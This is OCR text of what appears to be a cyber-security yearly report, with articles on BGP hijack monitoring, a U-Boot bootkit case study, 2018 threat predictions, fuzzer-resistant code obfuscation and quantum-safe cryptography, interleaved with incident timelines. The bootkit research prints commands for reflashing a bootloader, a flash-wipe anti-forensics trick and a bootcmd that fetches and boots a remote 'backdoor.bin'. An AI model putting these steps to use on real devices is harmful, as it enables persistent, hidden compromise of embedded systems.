
In order to do proper risk management, an organization needs to understand which threats it faces and how they could impact its assets. It is however also essential to quantify the things it does not know, and thus how much of an intelligence and in turn a protection gap it has. Currently the research focuses on fusing a variety of different data sources, for example using measurements provided by RIPE and the RouteViews project that collect raw BGP updates from peers, to understand what the existing solutions actually cover. Not detecting hijacks does not necessarily mean that there aren't any, unless you can ascertain that your monitoring solution spans a tight enough net that will detect even the most clever hijacking attempt an adversary may come up with.

Eventually, the envisioned prototype of a BGP observatory will be able to:

- Detect route changes in any part of the network, which will help organizations to identify incidents impacting systems.
- Estimate the likely impact of a routing change. In other words, compute which parties will experience a change in traffic flows to the networks affected by the BGP event.
- Classify incidents based on customizable heuristics or patterns into categories such as route flaps, load balancing events, infrastructure failures, or types of hijacking attempts.
- Correlate past events in terms of location, affected networks, used procedure, and involved parties, to observe the development of threats. By tracing and learning what happens in other parts of the world, an organization can anticipate and evolve its own defences before they will have a similar incident at hand.

Next year you can expect to see us back in the ECSP with new results.

(1) BGP Anomaly Detection Techniques: A Survey, October 2016, Bahaa Al-Musawi, Philip Branch, Grenville Armitage



Bootkits for Embedded Devices: A U-Boot Case Study

Vincent Ruijter & Bernardo Maia Rodrigues, KPN

In this article we will briefly discuss the current landscape of malware targeting embedded devices and common ways to achieve persistence via modified bootloaders. We will also describe the inner workings of a custom developed bootkit, which gains persistence on U-Boot based embedded devices at a lower level than the firmware.

Bootkits

Bootkits are a special type of rootkit that replaces the legitimate bootloader with one that is under the attacker's control.

On a UEFI based Windows boot for example, the UEFI firmware performs the CPU and chipset initialisation, loading all the necessary drivers.. After that, the Boot Manager loads the boot application and the OS loader which will start the kernel.

There are different types of UEFI Bootkits and persistence is normally achieved by adding/replacing EFI bootloaders, DXE Drivers, OS Loaders or installing custom firmware executables.

Malware for embedded devices

There is a high number of Linux based home routers with Internet-facing administrative interfaces. Due to the lack of firmware updates and the ease to craft exploits, these routers make a perfect target for online criminals. Currently the most notorious malware targeting embedded devices is Mirai, mostly because of the speed with which it managed to spread and infect hundreds of thousands of Internet of Things (IoT) devices. For example it was responsible for high volume DDoS attacks targeting the Krebs on Security site and the DynDNS service provider.

June

1 — OneLogin breached giving access to customer data and decrypt data.

2 — Great Chinese 'Fireball' malware infects 250m systems worldwide.

9 — Emergency patch released for Windows XP to protect against Nation state exploits.

DDoS attack brings Qatar's Al Jazeera website to its knees.

13 — 14 — Buggy devices and lazy operators make VoLTE a security nightmare.

19 — 20 — Publicly accessable database with 198 million U.S. voter records found.

South Korean hosting co. pays $1m ransom to end eight-day outage.

The table below displays an overview of malware targeting embedded devices, including the infection method and whether they were persistent, including methods that allow the malware to survive reboots and maintain continuous access to the device.

Malware	Type	Year	Infection	Persistence
CIA CherryBlossom	Implant	2007	Exploits/Implants	Yes
psyb0t	Botnet	2009	Password Bruteforce	No
Carna	Botnet	2009	Password Bruteforce	No
Flasher.A	Botnet	2013	DD-WRT Command Injection	Yes
TheMoon	Worm	2014	Linksys Command Injection	No
LuaBot	Botnet	2016	ARRIS Command Injection	No
Mirai	Botnet	2016	Password Bruteforce	No

U-Boot/Embedded Device Bootkit

Our proof-of-concept bootkit requires a remote exploit for initial infection. Before explaining the inner workings of the bootkit, an explanation of the memory layer on embedded devices is required. The Linux Kernel treats "raw flash memory" chips as an MTD (Memory Technology Device). The filesystems are defined on top of the MTD layer. On our device the layer is defined as follows:

```
root@GL-iNet:/mnt/sda1/flash# cat /proc/mtd
dev:    size   erasesize  name
mtd0: 00020000 00010000 “u-boot”
mtd1: 00110024 00010000 “kernel”
mtd2: 00ebffdc 00010000 “rootfs”
mtd3: 00870000 00010000 “rootfs_data”
mtd4: 00010000 00010000 “art”
mtd5: 00fd0000 00010000 “firmware”
```

Because boot partitions are commonly mounted as Read-Only, we need to bypass the kernel restriction using a Linux Kernel Module (LKM), for example. mtd-rw [1] is an LKM that sets the MTD_WRITEABLE flag on all MTD partitions, enabling us to replace the bootloader partition with our modified bootkit.

Target Device

The research has mostly been done on the GL-Inet 6416. It started with dumping the firmware and desoldering the chip. Then several wires were attached to where the chip was connected, so it could be easily reflashed in case it got bricked.

Figure 1: The modified device.

After these preparations a modified bootloader was downloaded [2] and flashed onto the device. There were some issues at first, as the goal was to flash the bootloader from a root shell on the device, and not using the bootloader.

A kernel module needed to be compiled and loaded to unlock the boot partition. The module would loop through the MTD partitions and set the writable flag. Someone already created mtd-rw that does exactly this.

The code iterates through all the MTD sections and sets the writeable flag. After loading the kernel module, a second attempt was made to flash the partition.

```
root@GL-iNet:/mnt/sda1/flash# mtd write uboot_new.bin “u-boot”
Unlocking u-boot ...
Writing from uboot_new.bin to u-boot ...
root@GL-iNet:/mnt/sda1/flash# reboot
procd: - shutdown -
```

Rebooting the device yielded a new, custom bootloader. The only requirement is a root shell on the device and overwriting the read-only flag in the Linux Kernel.

The bootkit

The bootkit has several features, including hiding of environment variables, such as the bootargs. Which are arguments that are passed to the kernel and hiding the bootcmd, which is a command that is executed by U-Boot right after initialising the bootloader.

Another feature uses a slightly patched variety of U-Boot's 'stopstring', to prevent peeking eyes from looking in the bootloader. U-Boot by default allows users to prevent access to the bootloader settings. By setting a 'stopstring' a user must know a string, which could be random, to get access. A small change to the source code of the bootloader, makes it look just like a regular 'U-Boot' boot:




Figure 2: Bootkit or U-Boot?

July

3 Kaspersky claims it is willing to share its source code.

10 Security researcher takes over every .io domain by snapping up crucial name servers.

12 Verizon suffered data breach affecting 14 million users.

12 Trump disapproves use of Kaspersky.

17 751 hijacked domains reroute traffic to malicious domains.

However, when pressing a key instead of entering the 'stopstring', the device will wipe the flash memory:




Figure 3: Wiping the device.

This would make it harder for incident response teams to analyse the bootloader. But with physical access to the device, they could of course just dump the flash memory by using a device programmer.

Another feature allowed us to boot different images on the device. In this case, a ping command is issued to a target server. If that server responds to the ICMP message, the device will boot a malicious kernel. If the server does not respond to the message, the server boots the regular kernel. The command is put into the bootcmd environment variable, and looks as follows:

```
bootcmd = “if ping $serverip; then tftpboot $loadaddr backdoor.bin;
\
            bootm $loadaddr; else bootm $fw_addr; fi”;
```

The serverip, loadaddr and fw_addr are other environment variables which are part of U-Boot's configuration.

Conclusion

While booting, malware has the opportunity to modify the boot process of the embedded system. Secure Boot is an important security control against such attacks as the system firmware looks for authorised signatures before execution.

For a long time, companies have prioritised tamper proofing over transparency and verifiability. Systems need to be engineered to be easily verified by the owner, to establish trust. Systems that are not transparent cannot be trusted by their owner.

1. https://github.com/jclehner/mtd-rw
2. https://github.com/pepe2k/u-boot_mod

What Lies Ahead?
Cyber-predictions for 2018

Peter Alexander, Checkpoint Software Technologies

Oded Gonda, VP technology and Innovation of Check Point looks at the wider cyber security-related issues impacting our daily lives that we can expect to emerge over the coming year.

As the publisher Arnold H. Glasow put it, *"The trouble with the future is that it usually arrives before we're ready for it."* We were certainly taken by surprise during 2017 when the WannaCry and Petya ransomware outbreaks hit businesses globally, causing unprecedented disruption, and serious new vulnerabilities such as BlueBorne were discovered in almost every connected device that we use.

While these large-scale attacks and vulnerabilities dominated news headlines, there were other significant cyber security trends developing behind the scenes which also have the potential to disrupt peoples' daily lives.

These trends are the result of our increasing reliance on digital technologies, and of Government and private-sector organisations collecting and using more and more sensitive personal data, which increases potential for personal loss, when information is stolen or manipulated for criminal or political purposes. So what are these emerging cyber-trends, and how can we ensure that we are prepared to deal with, and nullify their impact?

F is for fake news

'Fake news' was recently named one of the words of 2017 by dictionary publisher, Collins. In recent years, breaching data and posting it publicly has become a common force for (supposed) truth about the activities of individuals, businesses or even countries, exploiting social media to help stories spread rapidly.

But of course, this same technique is also being used as a weapon to damage reputations and spread propaganda by leaking false information, under the cover story of "we hacked them and got hold of their secret data."

Research following the 2016 U.S. Presidential election showed that the most widely-shared news stories during the election were fake. What's more, a Stanford University study showed how difficult it is for individuals to distinguish between real news and fake or paid-for content online. Spreading fake news has been proven to work in influencing and driving public opinion – and we can expect to see this technique increasingly used in 2018.

July

26 — Details of 400,000 loan applicants spilled in UniCredit bank breach.

SMB vulnerability can crash Windows-servers.

Broadpwn disclosed.

27 — Hackers can turn web-connected car washes into horrible death traps.

29 — Equifax breach affects 143 million U.S. consumers.

To help limit its spread, businesses and Government bodies need to better protect and safeguard the data they hold, and we all need to get better at identifying fake news online.

Legitimate organisations caught hacking

Linked to the growing tide of fake news is the use of hacking by legitimate organisations, including businesses and Governments, to steal information from or about rivals, or to influence public opinion. A key example was the hacking attack on the election campaign of French President, Emmanuel Macron, just hours before the polling booths opened.

We can expect to see more and more 'trusted' government and private entities use activities that are normally associated with cybercriminals to gain an advantage over a real or perceived adversary – simply because the reward is considered to be greater than the risks of being found out. This again highlights the need for all organisations to better protect the data and intellectual property they hold, to stop attackers exploiting it for their own ends.

Will cryptocurrencies be regulated?

With the use of cryptocurrencies increasingly associated with criminal and illicit online activity, will we see more stringent regulation start to be applied to them? They've become the payment method of choice for the criminals behind ransomware outbreaks and for funding other illegal activities.

The significant resource needed to create cryptocurrencies – it's estimated that one single bitcoin transaction uses as much energy as the average American household consumes in a week – has also driven the emergence of Crypto miners, new quasi-malware tools which are being used to generate revenue by hi-jacking the CPU power of unsuspecting computer users to generate currency, often without the users' knowledge or consent.

As the value of Bitcoin has hit an all-time high in December 2017 of $19.600, the systems surrounding these currencies are also likely to be targeted by criminals looking to exploit vulnerabilities either in the user credentials of cryptocurrency exchanges, or in systems using blockchain technologies. A combination of these factors could well cause international government and law enforcement agencies to take action over the abuse of cryptocurrencies, which will in turn adversely affect the value of the currency itself.

Governments deploying cyber-armies to defend their citizens and borders

We will start to see national governments deploying cyber-armies to protect their interests, and those of their citizens. These state cyberdefence forces will patrol national Internet infrastructures to protect citizens and critical infrastructures such as power and water utilities, banking networks and more, in much the same way that conventional armies and police forces are used to protect national borders, and keep citizens safe against conventional crime.

Such defenses against cyberattacks do not need to be elaborate: 80 to 90 percent of attacks can be prevented with basic security controls, such as firewalling, intrusion prevention, careful network segmentation and regular patching of vulnerabilities. These measures go a long way to actually preventing attackers from being able to penetrate systems and cause damage.

During 2018, we will become even more reliant on and immersed in our hyperconnected world. Every network we use could be targeted wherever we're connected, and the information we digest manipulated without us being aware of it happening. Now more than ever, we need to better secure networks and data so that we can trust the services we use, and ensure the integrity of the data we produce and consume. The future is coming, and we can see what it holds for us – so this time, we need to be ready.

Troy Hunt publishes 306 million hashed passwords.

August 2 3

The Internet of Things cyber security Improvement Act of 2017 should improve IoT security.

Fuzzing protected software

Alan Pestrin & Maarten Bodlaender, Philips

In 2016, *the hacking AI* 'Mayhem' won DARPA's Cyber Grand Challenge by autonomously detecting and exploiting software vulnerabilities. The Mayhem technology has now been purchased by the Pentagon.

In 2017, a similar event, the "Robo Hacking Challenge" was organized in Wuhan, China. It was won by the 'Halfbit' team from the Chinese National University of Defense Technology. Unlike the DARPA challenge, the Robo Hacking Challenge used Linux as its target: so hacking AIs are now targetting our operating systems.

Both challenges involved software fuzzing to automatically detect and exploit software vulnerabilities. At the recent dCypher symposium, professor Herbert Bos of the Vrije Universiteit (VU) in Amsterdam called automated vulnerability detection and exploit generation "the next arms race" in cyber security.

Protecting against hacking AIs: a first test

Whereas hacking AIs are (for the time being) less flexible and creative than human hackers, they are much faster and can easily scan millions of lines of code, looking for weaknesses. How can you protect your software against such tireless hacking machines?

To answer this question, we decided to test a new protection against hacking AIs. Would it be possible to confuse fuzzers using White Box Cryptography techniques? These techniques were developed to prevent reverse engineering of code by humans, so might they also slow down hacking AIs?

As a first test, we used Google's AFL fuzzer, the VUzzer from the Vrije Universiteit and the symbolic execution engine Klee on a small test program with an obvious buffer overflow flaw triggered by an input-dependent guard. These programs are basic building blocks in hacking AIs. The guard tested 2 to 4 bytes from a 16 byte input array:

```
if (input[5] == 's' && input[4] == 'h' …) {
   // buffer overflow vulnerability here
}
```

We added a small tumbler, designed to confuse fuzzers, to the program. We also protected the test program using the Kempel Security Compiler (see below) and we looked for the overflow in these three versions using the three fuzzers. The tests were performed on standard PCs.

Test	AFL	VUzzer	Klee
Clean	<1s	<1s	<1s
Tumbler	2.5h / >24h	6m / >24h	> 24h
Kempel	> 24h	>24h	crashed

Figure 1: Test results for the 2-byte / 4-byte test. Seconds (s), minutes(m), hours (h) indicate how much time was spent detecting the buffer overflow.

Table 1 shows that all three programs directly found the overflow in the unprotected program. The tumbler managed to confuse VUzzer and significantly slow down AFL. To get through the tumbler and find the vulnerability behind a 2-byte guard, AFL needed 33 million program executions! To put this in perspective: a simple random-input fuzzer only needs 65k executions. Klee's performance literally crashed after protections were applied. For the fully Kempel-protected code, no fuzzer found the 4-byte guarded buffer overflow within 24 hours.

The Kempel security compiler

Philips developed the Kempel[1] security compiler to complicate the reverse engineering of code, specifically with the aim of hiding sensitive data values from attackers that are able to read the working memory. The Kempel security compiler can be used as a pre-processing step in a normal build chain. It takes unprotected C source code, and transforms it into protected C source code that can be used as drop-in replacement for the original code in builds.

Kempel replaces datatypes and operations with protected versions called Private Arithmetics. It has a plug-in structure that allows for use of both fast, simple encodings, advanced number systems, all the way up to fully homomorphic encryption. On top of this, Kempel applies a set of obfuscation techniques derived from white-box cryptography to blur the borders between protected and unprotected code and further increase protection against reverse engineering.

Figure 2: Visual feedback on applied protection

Each part of the code can be protected differently, and programmers do not have to worry how Kempel combines these protections, it just works. This enables programmers to find a good trade-off between performance and protection by annotating variables with the type of protection they want.

Alternatively a programmer can select a "light", "medium" or "strong" protection profile, and Kempel automatically applies the selected protection level to all variables.

The alpha-release of Kempel fully supports the C11 standard, as well as some gcc and clang extensions to C. It is available for Linux and Windows and has a command line and a graphical user interface.
The graphical user interface gives visual feedback about the applied protections. Figure 1 shows that Kempel was able to fully apply protections to the green lines of code. Blue lines are partly protected, while red lines remain in the clear. Typically, Kempel will not protect the program inputs and outputs as they are necessarily in the clear, but will protect all internal variables of a program.

Kempel protections

Kempel uses 70 compilation passes to protect the C code. In addition to traditional passes like copy propagation, dead code elimination, or common sub expression elimination, it also performs a number of security-oriented compilation passes:

1. **Introduction of private number systems:** plain text statements are replaced by protected versions taken from Private Arithmetic libraries, ensuring that sensitive values are never stored plain in memory.
2. **Elimination of self-decoding code**: dependency graph analysis detects and eliminates code fragments that can be used to remove protections. This ensures the code cannot be 'used against itself'.
3. **Hiding of sensitive variables:** subgraphs with sensitive intermediate variables are "hidden" inside lookup tables. This ensures that there is no direct equivalence of sensitive variables with any encoded values in memory that can be found by an attacker.
4. **Contraction of expressions:** sequences of simple expressions are merged into complex expressions that are harder to analyse.
5. **Generation of tables:** functions are transformed into lookup tables protected by random bijections, making it more difficult to interfere with the calculation sequence.
6. **Name obfuscation:** comments and meaningful labels are removed.
7. **Control flow flattening:** edges between basic blocks are redirected to hide code structure.
8. **Context masking:** variables are masked using context variables to complicate taint analysis.

Protection against current fuzzers

Protection techniques like the Kempel Security Compiler, aimed at blocking human reverse engineering, seem to be capable of confusing the current generation of fuzzers. When the fuzzer-type is known, it is quite easy to design a matching tumbler-protection. As hacking AIs combine increasingly advanced techniques, protection techniques will also need to evolve. The next arms race?

Special thanks to Sanjay Rawat for the VUzzer tests.

(1) The tool is called "Kempel" in honor of the Hungarian inventor Wolfgang von Kempelen who was able to "conceal and obfuscate" a human chess master inside a cabinet in his chess-playing automaton called "The Turk".

Scientists succeeded in adding malware to DNA.

Why Quantum Technologies Matter in Critical Infrastructure and IoT

Kelly Richdale & Bruno Huttner, ID Quantique

A nation's critical infrastructure provides the essential services that underpin our society and serve as the backbone of our country's economy, security and health. In most countries critical infrastructure comprises a number of sectors, with criticality being highest in electricity and water supply, banks, road and rail transport, telecommunications and information technologies. Defense of the country depends in a large part on protecting such assets, systems and networks, which underpin our liberal democracy and civilization.

Such systems and assets have developed into a networked Internet of Things, where machines talk to machines and devices to devices without human interaction. This is already the case for Supervisory Control and Data Acquisition (SCADA) and industrial control systems (ICS) which are moving online and towards modern standardized networking protocols. Examples include the electricity grid and train networks, where commands can now be sent over open transmission networks using IP-based protocols, such as MPLS; or the connections to smart meters deployed in millions of homes; or to the devices underpinning smart cities; or in the future to the millions of smart cars driving autonomously on our roads which depend on embedded IoT devices.

Such hyper-interconnected infrastructures present new defense challenges:

- **Rapid advancements in technology** will add new attack vectors which were not conceived of or which were not feasible at the time that the devices were originally deployed – especially given the long field lifetimes of critical infrastructure devices
- The **scalability of the attack vectors** is

Maersk: NotPetya ransomware attack cost us $300m.

unprecedented, where a single successful hack could affect millions of devices[1]. So far such attacks have been relatively benign, but this could change. This means that many previously isolated or siloed systems and devices forcibly become part of a networked critical infrastructure. For example, in the past, if one car crashed it was a matter for the police and possibly an ambulance. However, in the world of ubiquitous IoT, if a hack can cause an entire smart city infrastructure to fail, or the entire self-driving car or rail network to go down, then it becomes an issue of national security[2].

Crypto Security Requirements:

Many of the core requirements for security of modern critical infrastructures depend on cryptographic primitives. Clearly, cryptography is only a part of the whole but for the purposes of this paper, we will consider specifically the implications of the emergence of new quantum technologies on the cryptographic primitives - in the context of both creating new threat vectors, as well as providing some solutions. And the cryptography is crucial - If the underlying crypto primitives fail, then the security of the device(s) and the network fail as well.

The US Department of Homeland Security[3] (DHS) recommends certain key tenets for what they term "Life Critical Embedded Systems" which neatly summarise the ubiquity of cryptography in machine to machine security.

- All interactions between devices MUST be mutually authenticated
- Continuous authentication SHOULD be used when feasible and appropriate
- All communications between devices SHOULD be encrypted
- Devices MUST NEVER trust unauthenticated data or code during boot-time
- Devices MUST NEVER be permitted to run unauthorised code
- Devices SHOULD NEVER trust unauthenticated data during run-time
- When used, cryptographic keys MUST be protected

Moreover, the report goes on to state that devices and systems MUST be built to include mechanisms for in-field update, and that devices and systems for managing updates MUST be mutually authenticated and secured: *"Threat models must recognize that some systems will need to be in place for decades, while others may refresh annually or more frequently… Life critical embedded systems should be engineered to include enough compute capacity for stronger cryptographic and runtime protections that will need to be added within the lifetime of the systems."*

However, in-field update mechanisms may also bring about new attack vectors, as an attacker, who manages to enter the system will be able to update it according to their needs.

Quantum Threats to Today's Cryptography

Recent breakthroughs in quantum computing have brought about a credible threat to the widely used cryptographic primitives which underpin our infrastructures and networks – notably to public key cryptography, such as RSA, Elliptic Curve Cryptography & Diffie Hellmann. Scientists have known about this threat since 1994 when a mathematician, Peter Shor, published his now-famous quantum algorithm for factoring large numbers into primes and finding discrete logarithms much faster than any classical algorithm. These are precisely the mathematical problems underpinning the above-mentioned primitives. A quantum computer running Shor will therefore break all the cryptographic systems based on these primitives.

The exponential speed-up brought about by quantum computers stems from the fact that they act as massively parallel computers. This is made possible by a weirdness of quantum mechanics known as "superposition". Crudely put, it is the ability for a quantum bit (or qubit) to be both a one and a zero at the same time. Properly implemented (and this is by no means an easy task), this weird property extends to any numbers of qubits. Ultimately, the whole quantum computer can now be in a superposition state, which provides exponential computing power.

And quantum computers already exist – albeit with a restricted number of qubits. IBM has launched the first quantum computing cloud, which allows external users to experiment with a small number of qubits[4]. Google has set itself a target for proving quantum supremacy (the ability of a quantum computer to resolve certain problems faster than the best available conventional processors) by the end of 2017[5]. D-Wave was the earliest to market and has already launched its 2000Q System quantum computer which - luckily for today's security – uses a quantum computing process which cannot run Shor's algorithm.

So the question is: when will a universal quantum computer run Shor's algorithm (or any variation

(1) https://www.enisa.europa.eu/publications/info-notes/major-ddos-attacks-involving-iot-devices

(2) For this reason in the paper it is considered that ultra-networked IoT devices in certain industries form part of the nation's critical infrastructure, and the terms IoT and critical infrastructure are used interchangeably.

(3) DHS Security Tenets for Life Critical Embedded Systems https://www.dhs.gov/sites/default/files/publications/security-tenets-lces-paper-11-20-15-508.pdf

(4) https://www.forbes.com/sites/aarontilley/2017/03/06/ibm-quantum-computing-cloud/#b6b65e877a2c

(5) https://www.newscientist.com/article/2138373-google-on-track-for-quantum-computer-breakthrough-by-end-of-2017/

AWS S3 config blunder exposed 1.8 million voter records.

thereof) on enough qubits to be able to break today's crypto primitives? One estimation is provided by Dr Michele Mosca from the Institute for Quantum Computing in Canada, who also runs a quantum risk assessment practice[6]: he estimates that large-scale quantum computing is 10-15 years away, and that there is a 1 in 7 chance of crypto primitives being affected by quantum attacks in 2026, and a 1 in 2 chance by 2031. This may sound a long time away, but given the timescales for developing and deploying many critical infrastructure devices – which are often in the field for 20+ years, it would be prudent to start preparations now.

Quantum-Era Solutions for Quantum-Safe Security

New cryptographic techniques have emerged in recent decades that do provide protection against quantum threats. These techniques are termed "quantum-safe" and consist of both techniques based on quantum properties of light that prevent interception of messages (Quantum Key Distribution or QKD[7]), as well as new algorithms (known as Quantum Resistant Algorithms) that are resistant to known quantum attacks, like Shor's. Quantum technologies can also be used to improve the overall safety of critical infrastructure by improving cryptographic key generation. The devices are known as Quantum Random Number Generators, or QRNGs.

Hardware Protections & Key Generation

While the algorithms in devices may be upgraded remotely, the hardware aspects of the device must be secure from the outset, unless they are recalled physically for upgrade. Mission critical devices often have long lifetimes in the field – stretching over decades – so the hardware must be adapted or adaptable to counter future threats. This is particularly relevant for the multitude of field-deployed devices, where cost and size is a major factor and which today are frequently deployed without any of the required security protections or upgrade paths. Again, while individually each device, sensor or actuator may not present a major threat, a single hacked device may provide an entry point to the whole system. Therefore, critical systems should already have implemented strong cryptographic protocols on all their components, with enough computing capacity built in for this to be upgraded in the future to address new crypto primitives and runtime protections.

Another aspect fundamental to security is the random number generator (RNG), essential to all crypto operations. Generating strong keys, based on true randomness, is the cornerstone of security – good keys must be unique, unpredictable and truly random. Having strong crypto algorithms with weak keys is akin to putting a huge padlock on your front door and then hiding the key under the mat[8]. Software-based RNGs are not sufficient, as the computer programs they run are purely deterministic and cannot generate true randomness without external entropy sources. Since many critical infrastructure and IoT deployments are in isolated locations with limited external interaction, such sources of external entropy are limited.

Therefore RNGs should be based on hardware, and the resulting crypto key should also be protected in hardware. This need for hardware-based root of trust, and hardware protection of the keys is recognized also in the DHS recommendations, which state "Ideally life critical embedded systems would include a hardware root of trust and system integrity, as without such system hardening, updates could be unreliable or untrustworthy. "

Moreover in critical infrastructures RNGs need to be able to withstand the extremely harsh environments in field deployments often over many decades without losing quality of the randomness. They should not degrade with time, and they need to withstand extremes of temperature, vibrations, and electromagnetic noise. Photonics-based quantum random numbers generators (QRNG) meet these requirements well. Firstly quantum systems are intrinsically random, and therefore do not need to accumulate entropy to generate secure keys – every bit has what is termed "full entropy". This is important to ensure adequate security during boot time and for the first trusted handshake with other devices. Secondly, photons (single light particles) are more resilient to external influences, such as heat and electromagnetic signals than other types of thermal-noise based RNGs . Photonics-based QRNGs are already used for transport encryption of critical infrastructures by vendors, such as ABB[9] , and a next generation of low cost, miniaturized QRNGs meet the requirements for widespread field-based deployments of IoT devices[10].

---

(6) http://globalriskinstitute.org/publications/3423-2/

(7) For more information on QKD see http://www.idquantique.com/quantum-safe-crypto/qkd-overview/

(8) A more scholarly version of this example is stated in Kerckhoff's principle: "A cryptosystem should be secure even if everything about the system, except the key, Is public knowledge". This encapsulates the importance of the encryption key in crypto systems.

(9) See the SECU1 Encryption card by ABB: http://new.abb.com/network-management/communication-networks/optical-networks/mission-critical-communications/security

(10) http://www.idquantique.com/random-number-generation/

Quantum Key Distribution

Wide-scale QKD is already being deployed on transport networks to provide quantum-safe protection to critical infrastructures in countries such as China. However, QKD is not yet adapted for edge or hyperconnected networks. Applications of QKD are currently restricted to specific cases, such as highly critical links between major infrastructure components rather than IoT field deployments. Therefore we will focus currently on the two key components for a quantum-safe solution in the IoT world – the secure key generation mechanism above, and Quantum Resistant Algorithms below.

Quantum-Resistant Algorithms

Quantum Resistant Algorithms (also known as Post Quantum Cryptography) refer to cryptographic primitives (such as lattice-base or code-based), that are thought to be secure against an attack by a quantum computer, or at least against known attacks such as Shor's.

Since such algorithms are not provably secure from a mathematical perspective (unlike QKD), they must be rigorously tested and analysed before being deployed. NIST, the American National Institute for Standards and Technology, has launched a solicitation and evaluation process[11] with the goal to standardize on one or more quantum resistant public key crypto algorithm. The process will take at least 5 years.

What is clear is that – while such quantum resistant algorithms are not yet ready for deployment – manufacturers and users must already start to prepare by implementing crypto-agility into their devices and systems today, so that these may be securely upgraded in a timely manner as the threat to today's asymmetric algorithms becomes relevant. This will similarly impact new technologies, such as Blockchain, which have huge potential for delivering authentication and integrity in IoT environments, but are in large part based on crypto primitives which will require a future upgrade to be quantum safe.

Recommendations

In summary, the recommendations come in two different categories: Prepare Now, and Act Now.

Prepare Now:

- Understand and document the threat models which might affect your critical infrastructure deployments, including dependencies resulting from high interconnectivity between devices and (your and third party) systems.
- Build a process for continual evaluation for such threat models as new technologies and attack vectors emerge, based on an estimation of the lifecycle and field deployment conditions, as well as expected renewal rates.
- Prepare for the upcoming quantum era by investigating the impact of quantum technologies upon your devices, systems and deployment. Conduct a quantum risk assessment, specifically for the trust models based on cryptographic primitives, and how this will impact your devices and systems.

Act Now:

- Build crypto agility into your devices, systems and deployments to ensure an upgrade path in the future. Ensure the ability to conduct remote upgrades in a secure, timely and pro-active manner.
- Build hardware devices and systems with a view to long term security in the field, and notably with:
  - Spare computing power able to support upgraded crypto primitives and run time protections, and
